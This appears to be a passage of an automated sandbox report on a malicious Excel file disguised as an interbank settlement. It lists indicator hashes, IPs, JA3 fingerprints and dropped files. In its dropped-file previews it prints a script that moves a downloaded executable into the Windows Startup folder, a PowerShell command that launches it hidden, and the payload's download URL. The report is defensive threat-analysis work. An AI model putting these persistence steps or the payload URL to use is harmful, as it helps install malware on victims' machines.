	p1nY2hwmll.exe	Get hash	malicious	Browse	• 45.148.120.173
	c4kSaiN1ja.exe	Get hash	malicious	Browse	• 45.148.120.173
	zKOi8vCorq.exe	Get hash	malicious	Browse	• 45.148.120.173
	w3QgrgNAWs.exe	Get hash	malicious	Browse	• 45.148.120.173
	yWWZnMPf9D.exe	Get hash	malicious	Browse	• 45.148.120.173
	B5qp0eVSkw.exe	Get hash	malicious	Browse	• 45.148.120.173
	Lz8lkpUFxJ.exe	Get hash	malicious	Browse	• 45.148.120.142
	mMqGgKfeL6.exe	Get hash	malicious	Browse	• 45.148.120.142
	IlhgjzqAwH.exe	Get hash	malicious	Browse	• 45.148.120.142
	MyBNQ4qrLn.exe	Get hash	malicious	Browse	• 45.148.120.142
	e4vMDSPGNX.exe	Get hash	malicious	Browse	• 45.148.120.142
	qA655H06I0.exe	Get hash	malicious	Browse	• 45.148.120.142
	XAwxv0OlTG.exe	Get hash	malicious	Browse	• 45.148.120.173
	wIKefPv0H6.exe	Get hash	malicious	Browse	• 45.148.120.142
	C9pzzdQD2W.exe	Get hash	malicious	Browse	• 45.148.120.142
	n0a5os44N8.exe	Get hash	malicious	Browse	• 45.148.120.142

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
3b5074b1b5d032e5620f69f9f700ff0e	muOvK6dngg.exe	Get hash	malicious	Browse	• 185.199.108.133
	SKBM 0222..exe	Get hash	malicious	Browse	• 185.199.108.133
	Vessel Line Up 7105082938.exe	Get hash	malicious	Browse	• 185.199.108.133
	ProtonVPN.exe	Get hash	malicious	Browse	• 185.199.108.133
	PO 86540.exe	Get hash	malicious	Browse	• 185.199.108.133
	RTM DIAS - CTM.exe	Get hash	malicious	Browse	• 185.199.108.133
	uTorrent.exe	Get hash	malicious	Browse	• 185.199.108.133

Copyright null 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	hreheh.exe	Get hash	malicious	Browse	• 185.199.108.133
	JFAaEh5hB6.exe	Get hash	malicious	Browse	• 185.199.108.133
	Dmjsru7tdt.exe	Get hash	malicious	Browse	• 185.199.108.133
	Documents_pdf.exe	Get hash	malicious	Browse	• 185.199.108.133
	BANK SWIFT- USD 98,712.00.pdf.exe	Get hash	malicious	Browse	• 185.199.108.133
	BMfilGROO2.exe	Get hash	malicious	Browse	• 185.199.108.133
	dwg.exe	Get hash	malicious	Browse	• 185.199.108.133
	Q8XSs7tx9Y.exe	Get hash	malicious	Browse	• 185.199.108.133
	VYTqKrm2vw.exe	Get hash	malicious	Browse	• 185.199.108.133
	QzV0wbwrxW.exe	Get hash	malicious	Browse	• 185.199.108.133
	Inv_874520.exe	Get hash	malicious	Browse	• 185.199.108.133
	Inv_95736.scr.exe	Get hash	malicious	Browse	• 185.199.108.133
	drWcfynA5k.exe	Get hash	malicious	Browse	• 185.199.108.133
37f463bf4616ecd445d4a1937da06e19	GUEROLA INDUSTRIES N#U00ba de cuenta.exe	Get hash	malicious	Browse	• 185.162.146.6
	receipt145.htm	Get hash	malicious	Browse	• 185.162.146.6
	xerox for hycite.htm	Get hash	malicious	Browse	• 185.162.146.6
	SecuriteInfo.com.Heur.15528.xls	Get hash	malicious	Browse	• 185.162.146.6
	Muligheds.exe	Get hash	malicious	Browse	• 185.162.146.6
	DHL_6368638172 documento de recibo,pdf.exe	Get hash	malicious	Browse	• 185.162.146.6
	PDF.exe	Get hash	malicious	Browse	• 185.162.146.6
	pagamento.exe	Get hash	malicious	Browse	• 185.162.146.6
	message_zdm (2).html	Get hash	malicious	Browse	• 185.162.146.6
	Statement-ID28865611496334.vbs	Get hash	malicious	Browse	• 185.162.146.6
	Statement-ID21488878391791.vbs	Get hash	malicious	Browse	• 185.162.146.6
	frank_2021-02-22_02-03.exe	Get hash	malicious	Browse	• 185.162.146.6
	Statement-ID72347595684775.vbs	Get hash	malicious	Browse	• 185.162.146.6
	MR52.vbs	Get hash	malicious	Browse	• 185.162.146.6
	Scan_medcal equipment sample_pdf.exe	Get hash	malicious	Browse	• 185.162.146.6
	rfq02212021.exe	Get hash	malicious	Browse	• 185.162.146.6
	RE ICA 40 Sdn Bhd- Purchase Order#6769704.exe	Get hash	malicious	Browse	• 185.162.146.6
	RFQ-#09503.exe	Get hash	malicious	Browse	• 185.162.146.6
	RFQ_1101983736366355 1101938377388.exe	Get hash	malicious	Browse	• 185.162.146.6
	Offer Request 6100003768.exe	Get hash	malicious	Browse	• 185.162.146.6

Dropped Files

No context

Created / dropped Files

C:\ProgramData\a.exe

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	129536
Entropy (8bit):	3.949382785719168
Encrypted:	false
SSDEEP:	768:gHLIU+PDy4GL3Uuwu8uIufFGPIEgB/rCMApfxMwhOJaTSpjfK75rT2C+BHyjdDC/:icZy4GLR/BaDauDvLW7p
MD5:	7D9D8812398EAF9AC0D85E728BBF8637
SHA1:	C87EA3136E5941B9EBA79BB4621CAAFA7B65A462
SHA-256:	F0A487567534A44C564D2658C7A525E828B985DE773A4F513B3F0CDF10C09BDC

C:\ProgramData\a.exe	
SHA-512:	DCC278E46E59913777DA5D49636D77BBAE06C7F9DA24C7DED43075A6F57702A2F1EDF8CEF4C1A767F2E6B529707EF0386685E86A44BFC75128946C27DB13C5E3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 8%, Browse • Antivirus: ReversingLabs, Detection: 28%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....p.....0..... ... .@.. .....`..... ..@.....e...O.... ..h.....@.....8..... ..... ..H.....text..... ..... ..`.rsrc...h.... .....@..@.rel oc.....@.....@..B.....H.....L9.....h...p.....~..}.....(.....(.....(.....*.0.....#.....(....r...p(.....s.....{....o....o....r...p(..... .9.....{....o....(.....{....o....(.....{....o....(.....#.....7..#.....7..#.....+.....,T...#.....@(....Z.[.....(.....{.....(...o!.....r'..p..(...r1..p("...o#.....+..r7..p($...&..8.....{....o....o....r...p(.. .....9.....{....o....(.....{....o....(.....{....o....(.....#.....

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\a.exe.log	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178FF6
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132891
Entropy (8bit):	5.375886783043812
Encrypted:	false
SSDEEP:	1536:FcQceNquBXA3gBwJpQ9DQW+zA9H34ZldpKWXboOilXNErLdzEh:RcQ9DQW+z0XiK
MD5:	0D643781628FC550743656F163B7B2C0
SHA1:	03C6A85CDA29B28F86A475E6A57C31A55E8FD41D
SHA-256:	A5CFE9B472F67D9011F42812EA1D5792B537FD56CD35791CD12BBF05967628C0
SHA-512:	C192C591AD82E0CE03AA9BB4837ADB5D83B7642D98F1399F62C5A6AC338337F92D13A484B4D6CAA26007B723D85AA0AE9463658028D1D8591BB7F9D827E1AE4F
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-02-22T19:34:48">.. Build: 16.0.13817.30529-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\mensajeria_system[1].exe	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	129536
Entropy (8bit):	3.949382785719168
Encrypted:	false
SSDEEP:	768:gHLIU+PDy4GL3Uuwu8uIufFGPIEgB/rCMApfxMwhOJaTSpjfK75rT2C+BHyjdDC/:icZy4GLR/BaDauDvLW7p
MD5:	7D9D8812398EAF9AC0D85E728BBF8637
SHA1:	C87EA3136E5941B9EBA79BB4621CAAFA7B65A462

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\mensajeria_system[1].exe	
SHA-256:	F0A487567534A44C564D2658C7A525E828B985DE773A4F513B3F0CDF10C09BDC
SHA-512:	DCC278E46E59913777DA5D49636D77BBAE06C7F9DA24C7DED43075A6F57702A2F1EDF8CEF4C1A767F2E6B529707EF0386685E86A44BFC75128946C27DB13C5E3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 8%, Browse • Antivirus: ReversingLabs, Detection: 28%
Reputation:	low
IE Cache URL:	http://https://www.seyranikenger.com.tr/mensajeria_system.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....p.....0..... ... .@.. .....`..... ..@.....e...O.... ..h.....@.....8..... ..... ..H.....text..... ..... ..`.rsrc...h.... .....@..@.rel oc.....@.....@..B.....H.....L9.....h...p.....~..}.....(.....(.....(....*.0.....#.....(....r...p(.....s.....{....o....o....r...p(..... .9.....{....o....(.....{....o....(.....{....o....(.....#.....7..#.....7..#.....+.....,T...#.....@(....Z.[....(.....{.....(...o!.....r'..p..(...r1..p("...o#.....+..r7..p($...&..8.....{....o....o....r...p(.. .....9.....{....o....(.....{....o....(.....{....o....(.....#.....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	17500
Entropy (8bit):	5.5817288422411035
Encrypted:	false
SSDEEP:	384:0t9/Uyi0wPHwy0ykT++SBKn7ulzXo8E7Y9nSJQpJ1G1FYKy:nIyru4K7ulz487RMYd
MD5:	42C524A4728FADB6FF7C310D6ED82279
SHA1:	A2797DED88353E88933F8E181FB04B779390E761
SHA-256:	87434CBE254F6417927D3EC7438E92416B00EE8F354DC68A43B2705F628FF8BE
SHA-512:	2784D41DEC52C02F13C17E6765E0C741AAE2F204C4E3F0B7036E3E99631EA23075AEB1BC7D20402B011CC251A975839C6899D4BB23B9D98FC3EFF4803D0A35F
Malicious:	false
Reputation:	low
Preview:	@...e.....K.....2.4.....@.....H.....<@.^.L."My...:'..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.)a.....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\44D40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	228755
Entropy (8bit):	7.982874164570525
Encrypted:	false
SSDEEP:	6144:ukojHNQB2+Uvs6Tu0EA0le7mfFjnmQW/AVc9PA:uZhkpUv30SWmc2PA
MD5:	78BF0B0397A6E75562C0594BFF70118C
SHA1:	1B7682903B7714C42D24F2CC812EAF435129A682
SHA-256:	0414C25D5C90BA60C5B591B0F8F7D34F0D1B11AEF41DFA8FF1C95BF1C9C75844
SHA-512:	4FEDADFDC9B31DEE8623F6ED3BC78398F30CE05347D830867C0215207C0B39D010491B47EA7065375597F55066A49E7E28A3EF1E585F8C39BA60C84D6707043D
Malicious:	false
Preview:	.U.n.0....?.....a.....>...[.,...&.?.q.H....%..'._o{Wm0e.|#..LT.u0...u...,.L.....;..z....~.1W..s#:..E..;.!.....*..._S.".5..>.f.....SM.C,..p.....-o.,.....w.....7.H.ZY.&..e.....z'c.....B..}. i.....H..e2G.$G.....:.PN..0....L.`u..~@.n..S.!..!..i.bf.k.jtrpL..S..t.g`...#L..ChV...W.....v6.5y.\..'t..;..yN..%.0...v....^...t.....o...&.c.....}..&x7K.M.7j....i?..KX..C.....c...}.'%..... ,>O...<Q.\JXF.As.[.....PK.....!._U1....c.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\499262.js	
Process:	C:\ProgramData\a.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	218
Entropy (8bit):	5.040848080507827
Encrypted:	false
SSDEEP:	3:qWlGYox7D/eJDcMj2bMJtnxyxPHkuWAX+Ro6p4E1C5rAuf5yaKXFof1aNFQkeyH:qoq7yJDIUtxyXWDKaJI5lR9ZQqsH
MD5:	D811BEEFA0EB4692BE15EC756BBAFE49
SHA1:	E930135BA7274A80F8C54514EF9AF857EF47226D
SHA-256:	75E457E09D751D547B5EE234BE96403FFED9ECE5D07C5C719B8B0B307F489027

C:\Users\user\AppData\Local\Temp\499262.js	
SHA-512:	CC134E3E6A5C9F6ED9BD0CD2D54BB37064D7098F63281B0FCEDBC0B7C59D037E7090AA88B46EBB2EB8F34FCAA9282941F9CEF1E48EABEF8C6B40EF7AD7D2D3DD
Malicious:	false
Preview:	var FSO = WScript.CreateObject("Scripting.FileSystemObject"); try { FSO.MoveFile("C:\\PROGRAMDATA\\a.exe", "C:\\Users\\user\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\a.exe");} catch(err) {}

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0trfj0zt.2gs.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pmghts1r.j24.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Mon Feb 22 18:34:51 2021, atime=Mon Feb 22 18:34:51 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.660572663633042
Encrypted:	false
SSDEEP:	12:8XcXUNduCH2BvOn429lte+WrjAZ/DYbDtTSeuSeL44t2Y+xIBjKZm:85qm3tcAZbcDP7aB6m
MD5:	6A09C36C82320F791ECC5CB5ADC94109
SHA1:	7B04B3E55A22C8E57EC7D703C99F50395CA30062
SHA-256:	91DA8A11693569CCC881E89369333E946E8A1703EA61C80C6C438A725CA2DD4D
SHA-512:	DC8660E3B341C81161A32CF94B575F4E62B2D88D0AEA51A72E71D03294C5646227C0CA4DEF7E570E50C3684B78CEB139C26875711031C1463E3995E42C09C79A
Malicious:	false
Preview:	L.....F.....-..PA..Q.....Q.... .....u....P.O. .:i.....+00../C:\.....x.1.....N....Users.d.....L..VRL.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q}<..user.<.....N..VRL.....#J.....f.j.o.n.e.s.....~.1.....VRZ...Desktop.h.....N..VRZ.....Y.....>.....^.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....715575.....!a..%.H.VZAj...m<.....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\LIQUIDACION INTERBANCARIA 02_22_2021.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:54 2020, mtime=Mon Feb 22 18:34:51 2021, atime=Mon Feb 22 18:34:51 2021, length=783360, window=hide
Category:	dropped
Size (bytes):	2370

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\LIQUIDACION INTERBANCARIA 02_22_2021.LNK	
Entropy (8bit):	4.713596692352419
Encrypted:	false
SSDEEP:	48:89qmETt7N8wnDxB6p9qmETt7N8wnDxB6:89ZEZVK9ZEZV
MD5:	CD4FED673703D52A93764B0204B5E15D
SHA1:	A406F3644307BFAF03E79481380193D1D44E83C3
SHA-256:	97EAFE69390987506896844E9C3035E6F84A1CD3FE5BBEECAFE95EA43B0DCF31
SHA-512:	4FD4A8470AE10081DD4839A0266DC968384C9723DC7E5F82DA9B8A3D83644068A41C439E415A7D6E75DC2E7C9C94F616F0C977E3FD311B466AA6C3E7B849E3F
Malicious:	false
Preview:	L.....F.... ....s.T.....Q....D..Q.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..VRL.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q}<..user.<.....N..VRL.....#J.....f..j.o.n.e.s.....~.1.....>Q.<..Desktop.h.....N..VRM.....Y.....>.....h..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....VRU. .LIQUID~1.XLS.....>Q|<VRU.....V.....c.L.I.Q.U.I.D.A.C.I.O.N. .I.N.T.E.R.B.A.N.C.A.R.I.A. .0.2._.2.2._.2.0.2.1...x.l.s.....n.....-.....m.....>.S.....C:\Users\user\Desktop\LIQUIDACION INTERBANCARIA 02_22_2021.xls..?.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.L.I.Q.U.I.D.A.C.I.O.N. .I.N.T.E.R.B.A.N.C.A.R.I.A. .0.2._.2.2._.2.0.2.1...x.l.s.....:.,.LB.)...As...`.....X.....715575.....!a..%.H.VZAj.....!a..%.H.VZAj.....1SPS.XF.L8C....&

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	161
Entropy (8bit):	4.645820606938903
Encrypted:	false
SSDEEP:	3:oyBVomMHvLJ0rmkT46lxaAvLJ0rmkT46lmMHvLJ0rmkT46lv:dj6UTtjaTTtxUTt1
MD5:	618DC56A1C2E874ECEFE016D75912A39
SHA1:	E59AAD8BC8D58CDC964EEA6E53F8984B28CFA4EB
SHA-256:	01F801B1C3886DD726A351A3D1E028F996751D6F45823B4DDD81571F9DD1E6A2
SHA-512:	FFB6D23E8E6E1FFBB9C08EC78B2A7865E787C8CAAC5FB351BD1DF31F3039CE1DA763CB4B04B48972B94A5A7809D90453DE0A4DEA987962F5AEEE48B99FC92 41
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..LIQUIDACION INTERBANCARIA 02_22_2021.LNK=0..LIQUIDACION INTERBANCARIA 02_22_2021.LNK=0..[xls]..LIQUIDACION INTERBANCARIA 02_22_2021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB 342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Documents\20210222\PowerShell_transcript.715575.WxOfaCb9.20210222203513.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1159
Entropy (8bit):	5.151442141703947
Encrypted:	false
SSDEEP:	24:BxSAT7vBZRwZx2DOXdBmmuVMJWDHjeTKKjX4CIym1ZJX0BmmuVMAenxSAZ9:BZ3vjqZoONFuLDqDYB1ZOFuoZZ9
MD5:	E8D42F7E2203EC0D4EC7D77177CB8D26
SHA1:	71E6B5B24C6AFC00E0054065D950917AE525C1B4
SHA-256:	3CE51F8AD8E172D7E19760EC05542DB5F1D4EE0F0088B12015CC29198990A68D
SHA-512:	08553CFEAF5B40267FFDF7A70FEB6FB20FEAC6B4798A846BA9231BCB915B2BFD33D4C0C6013E310DBE3A43F6EDAA82304E5FA60BD6ABA4089F926F839AB4D0 54
Malicious:	false

C:\Users\user\Documents\20210222\PowerShell_transcript.715575.WxOfaCb9.20210222203513.txt	
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210222203528..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 715575 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -command Start-Sleep -s 4; Start-Process -WindowStyle hidden -FilePath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe'..Process ID: 5596..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210222203528..**********..PS>Start-Sleep -s 4; Start-Process -WindowStyle hidden -FilePath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe'..**********..Command start time: 2021022220

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: Dexter MORGAN, Last Saved By: HP PC, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Dec 3 22:00:53 2020, Last Saved Time/Date: Mon Feb 22 09:51:33 2021, Security: 0
Entropy (8bit):	7.938164956946986
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	LIQUIDACION INTERBANCARIA 02_22_2021.xls
File size:	774656
MD5:	8cc0e4d5044939ef3d7a7d8825d8c9c9
SHA1:	61ca1ae2ac0fa0fb0f075ee09f9ff83985b5b66b
SHA256:	35cf92b551f09ba61770ce1c7c5dc73b3c3e291eb98948c87d430646370a103f
SHA512:	f73682a1b16ca4271e711a539a078e266e181ec7bc9927844d285b238e789fe1ca727acce8fc2f6997c0fed163f1777e442fc390529ed96ebdb533adfdea3716
SSDEEP:	12288:27xSO0ZMQQnQ3yUZLUXA2ZGoMxFrYETEwlhMA++KnoGnkp4zL0mJm8gz:27EkznQ3bZIXASFEQwlhMA++LGkp4wmY
File Content Preview:	.....>.....b.....d.....f.....h.....j.....l.....

File Icon



Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "LIQUIDACION INTERBANCARIA 02_22_2021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252

Summary

Author:	Dexter MORGAN
Last Saved By:	HP PC
Create Time:	2020-12-03 22:00:53
Last Saved Time:	2021-02-22 09:51:33
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

VBA File Name: Feuil1.cls, Stream Size: 977

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/Feuil1
VBA File Name:	Feuil1.cls
Stream Size:	977
Data ASCII:	. . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 c4 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff cb 02 00 00 1f 03 00 00 00 00 00 01 00 00 00 1a aa 91 12 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"ThisWorkbook"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 108

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	108
Entropy:	4.18849998853
Base64 Encoded:	True
